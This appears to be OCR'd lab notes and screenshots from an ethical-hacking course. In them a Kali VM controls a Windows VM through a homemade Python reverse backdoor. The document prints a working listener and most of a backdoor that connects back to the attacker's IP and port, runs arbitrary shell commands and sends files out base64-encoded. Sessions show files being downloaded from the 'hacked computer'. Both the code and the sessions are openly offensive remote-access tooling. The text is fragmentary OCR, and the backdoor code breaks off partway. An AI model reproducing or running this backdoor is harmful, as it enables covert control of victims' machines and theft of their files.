Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 10 13:21
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x40
Link-local IPv6 Address . . . . . : fe80::94d2:6650:7780:1435%8
IPv4 Address. . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.2
>> cd
C:\Users\IEUser\Downloads
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/09/2024 09:08 PM <DIR> .
08/09/2024 09:08 PM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/10/2024 10:06 AM 2,354 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/09/2024 09:13 PM 5,912 textdoc.txt
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
12 File(s) 48,205,919 bytes
2 Dir(s) 17,079,615,488 bytes free
>> cd
C:\Users\IEUser\Downloads
>> cd ..
[+] Changing working directory to ..
>> cd
C:\Users\IEUser
>>
Current File
listener.py
import base64
class Listener:
def __init__(self, ip, port):
listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, _value: 1)
listener.bind((ip, port))
listener.listen(0)
print("[+] Waiting for incoming connections")
self.connection, address = listener.accept()
print("[+] Got a Connection from " + str(address))
def reliable_send(self, data):
json_data = json.dumps(data)
self.connection.send(json_data.encode('utf-8'))
def reliable_receive(self):
json_data = ""
while True:
try:
json_data = json_data + self.connection.recv(1024).decode('utf-8')
return json.loads(json_data)
except ValueError:
continue
def execute_remotely(self, command):
self.reliable_send(command)
if command[0] == "exit":
self.connection.close()
exit()
return self.reliable_receive()
59:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
23°C
Windy
Search
ENG
US
1:21 PM
2024-08-10


Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 10 13:22
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x40
>> cd
C:\Users\IEUser\Downloads
>> cd ..
[+] Changing working directory to ..
>> cd
C:\Users\IEUser
>> cd Downloads
[+] Changing working directory to Downloads
>> cd
C:\Users\IEUser\Downloads
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/09/2024 09:08 PM <DIR> .
08/09/2024 09:08 PM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/10/2024 10:06 AM 2,354 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/09/2024 09:13 PM 5,912 textdoc.txt
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
12 File(s) 48,205,919 bytes
2 Dir(s) 17,079,484,416 bytes free
>> download textdoc.txt
[+] File successfully downloaded to textdoc.txt
>>
Current File
listener.py
Files
Home / PycharmProjects / reverse_backdoor
Name
Size
Modified
.idea 6 items Yesterday 23:51
.venv 4 items Yesterday 14:27
listener.py 1.8 kB Today 13:17
textdoc.txt 5.9 kB Today 13:21
"listener.py" selected (1.8 kB)
Locations
def execute_remotely(self, command):
self.reliable_send(command)
if command[0] == "exit":
self.connection.close()
exit()
return self.reliable_receive()
59:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
23°C
Windy
Search
ENG
US
1:22 PM
2024-08-10



Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
Recycle Bin
WinZip SafeShare
Firefox
eula
Microsoft Edge
WinZip Duplicate Fi...
WinZip Image ...
WinZip PDF Express
C:\Users\IEUser\Downloads\reverse_backdoor.py - Sublime Text
File Edit Selection Find View Goto Tools Project Preferenc
reverse_backdoor.py
1 #!/usr/bin/env python
2 import socket
textdoc.txt - Notepad
File Edit Format View Help
1.
"Atticus said to Jem one day, "I'd rather you shot at tin
2.
"I took a deep breath and listened to the old brag of my
3.
"We believe that we can change the things around us in ac
4.
"The most beautiful things in the world cannot be seen or
5
"Hello babies. Welcome to Earth. It's hot in the summer a
6.
"Why, sometimes I've believed as many as six impossible t
7.
"We are all in the gutter, but some of us are looking at
8.
"I must not fear. Fear is the mind-killer. Fear is the li
9.
"Nolite te bastardes carborundorum." (Don't let the basta
10.
"Just remember that the things you put into your head are
You forget some things, dont you?
Yes. You forget what you want to remember and you remembe
11.
"You can tell yourself that you would be willing to lose
Windows (CI Ln 1, Col 1 100%
File Explorer
File Home Share View
Quick access
Search Quick access
Frequent folders (6)
Desktop This PC
Downloads This PC
Documents This PC
Pictures This PC
Music This PC
Videos This PC
Recent files (7)
textdoc.txt This PC\Downloads
download_execute_and_report.py This PC\Downloads
reverse_backdoor.py This PC\Downloads
execute_and_report.py This PC\Downloads
Windows.zip This PC\Downloads
execute_command.py This PC\Downloads
arp_spoof.py This PC\Downloads
1 item selected 5.77 KB



Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications Places
Aug 10 13:22
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: ~/PycharmProjects/reverse_backdoor 79x40
>> cd
C:\Users\IEUser\Downloads
>> cd ..
[+] Changing working directory to ..
>> cd
C:\Users\IEUser
>> cd Downloads
[+] Changing working directory to Downloads
>> cd
C:\Users\IEUser\Downloads
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/09/2024 09:08 PM <DIR> .
08/09/2024 09:08 PM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/10/2024 10:06 AM 2,354 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/09/2024 09:13 PM 5,912 textdoc.txt
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
12 File(s) 48,205,919 bytes
2 Dir(s) 17,079,484,416 bytes free
>> download textdoc.txt
[+] File successfully downloaded to textdoc.txt
>> exit
root@kali:~/PycharmProjects/reverse_backdoor#
Current File
listener.py
Open
textdoc.txt
hello.py
hello.py
sample.txt
textdoc.txt
1.
Atticus said to Jem one day, I'd rather you shot at tin cans in the backyard, but I know you'll go after birds. Shoot all the blue jays you want, if you can hit 'em, but remember it's a sin to kill a mockingbird. That was the only time I ever heard Atticus say it was a sin to do something, and I asked Miss Maudie about it.
"Your father's right," she said. "Mockingbirds don't do one thing except make music for us to enjoy. They don't eat up people's gardens, don't nest in corn cribs, they don't do one thing but sing their hearts out for us. That's why it's a sin to kill a mockingbird." Harper Lee, To Kill a Mockingbird
2.
I took a deep breath and listened to the old brag of my heart. I am, I am, I am.
Sylvia Plath, The Bell Jar
3.
We believe that we can change the things around us in accordance with our
"textdoc.txt" selected (5.9 kB)
def execute_remotely(self, command):
self.reliable_send(command)
if command[0] == "exit":
self.connection.close()
exit()
return self.reliable_receive()
59:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
23°C Windy
Search
ENG US
1:22 PM 2024-08-10



Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
Recycle Bin
Firefox
eula
Microsoft Edge
WinZip Duplicate Fi...
WinZip Image ...
WinZip PDF Express
C:\Users\IEUser\Downloads\reverse_backdoor.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
reverse_backdoor.py
#!/usr/bin/env python
import socket
import subprocess
import json
import os
import base64
class Backdoor:
def __init__(self, ip, port):
def reliable_send(self, data):
def reliable_receive(self):
def execute_system_command(self, command):
def change_working_directory_to(self, path):
def read_file(self, path):
try:
with open(path, "rb") as file:
return base64.b64encode(file.read()).decode('utf-8')
except Exception as e:
return "[-] Error reading file: " + str(e)
def run(self):
while True:
command = self.reliable_receive()
Line 25, Column 25
Spaces: 4
Python
Command Prompt
C:\Users\IEUser\Downloads>C:\python312\python.exe reverse_backdoor.py
C:\Users\IEUser\Downloads>
Host Name: MSEDGEWIN10
IE Version: 11.1790.17763.0
OS Version: Windows 10
Service Pack: No service pack
Windows 10 Enterprise Evaluation
Windows License valid for 73 days
Build 17763.rs5_release.180914-1434
Type here to search
10:22 AM
8/10/2024
23°C
Windy
Search
ENG
US
1:22 PM
2024-08-10

Downloading Files/images From Hacked Computer


Both codes remains unchaged







Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 10 14:27
tiger.jpg
Current File
Home / PycharmProjects / reverse_backdoor
Name
Size
Modified
.idea
6 items
Today 13:08
.venv
4 items
Yesterday 14:27
listener.py
1.8 kB
Today 13:17
textdoc.txt
5.9 kB
Today 13:21
tiger.jpg
790.6 kB
Today 14:21
"tiger.jpg" selected (790.6 kB)
2 Dir(s) 17,041,661,952 bytes free
>> download tiger.jpg
[+] File successfully downloaded to tiger.jpg
>>
reverse_backdoor > listener.py
61:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)

Implementing Upload Functionality in Listener and Backdoor:





Listener.py code:

```
#!/usr/bin/python

import socket

import json

import base64


class Listener:

  def __init__(self, ip, port):

    listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

    listener.bind((ip, port))

    listener.listen(0)

    print("[+] Waiting for incoming connections")

    self.connection, address = listener.accept()

    print("[+] Got a Connection from " + str(address))


  def reliable_send(self, data):

    json_data = json.dumps(data)

    self.connection.send(json_data.encode('utf-8'))


  def reliable_receive(self):

    json_data = ""

    while True:

      try:

        json_data = json_data + self.connection.recv(1024).decode('utf-8')

        return json.loads(json_data)

      except ValueError:

        continue
```

```
def execute_remotely(self, command):
    self.reliable_send(command)
    if command[0] == "exit":
        self.connection.close()
        exit()
    return self.reliable_receive()

def write_file(self, path, content):
    try:
        with open(path, "wb") as file:
            file.write(base64.b64decode(content))
        return "[+] File successfully downloaded  " + path
    except Exception as e:
        return "[-] Error writing to file: " + str(e)

def read_file(self, path):
    try:
        with open(path, "rb") as file:
            return base64.b64encode(file.read()).decode('utf-8')
    except Exception as e:
        return "[-] Error reading file: " + str(e)

def run(self):
    while True:
        command = raw_input(">> ")
        command = command.split(" ")
        if command[0] == "upload":
            file_content = self.read_file(command[1])
            command.append(file_content)
```

```
        result = self.execute_remotely(command)

        if command[0] == "download" and len(command) > 1:
            result = self.write_file(command[1], result)

        print(result)


my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```

reverse_backdoor.py code:


```
#!/usr/bin/env python
import socket
import subprocess
import json
import os
import base64

class Backdoor:
    def __init__(self, ip, port):
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.connection.connect((ip, port))

    def reliable_send(self, data):
        json_data = json.dumps(data)
        self.connection.send(json_data.encode('utf-8'))
```


```
def reliable_receive(self):
    json_data = ""
    while True:
        try:
            # Decode the received bytes to a string before concatenating
            json_data = json_data + self.connection.recv(1024).decode('utf-8')
            return json.loads(json_data)
        except ValueError:
            continue


def execute_system_command(self, command):
    try:
        output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
        return output
    except subprocess.CalledProcessError as e:
        return str(e.output)


def change_working_directory_to(self, path):
    try:
        os.chdir(path)
        return "[+] Changing working directory to " + path
    except Exception as e:
        return "[-] Error: " + str(e)


def read_file(self, path):
    try:
        with open(path, "rb") as file:
            return base64.b64encode(file.read()).decode('utf-8')
    except Exception as e:
```

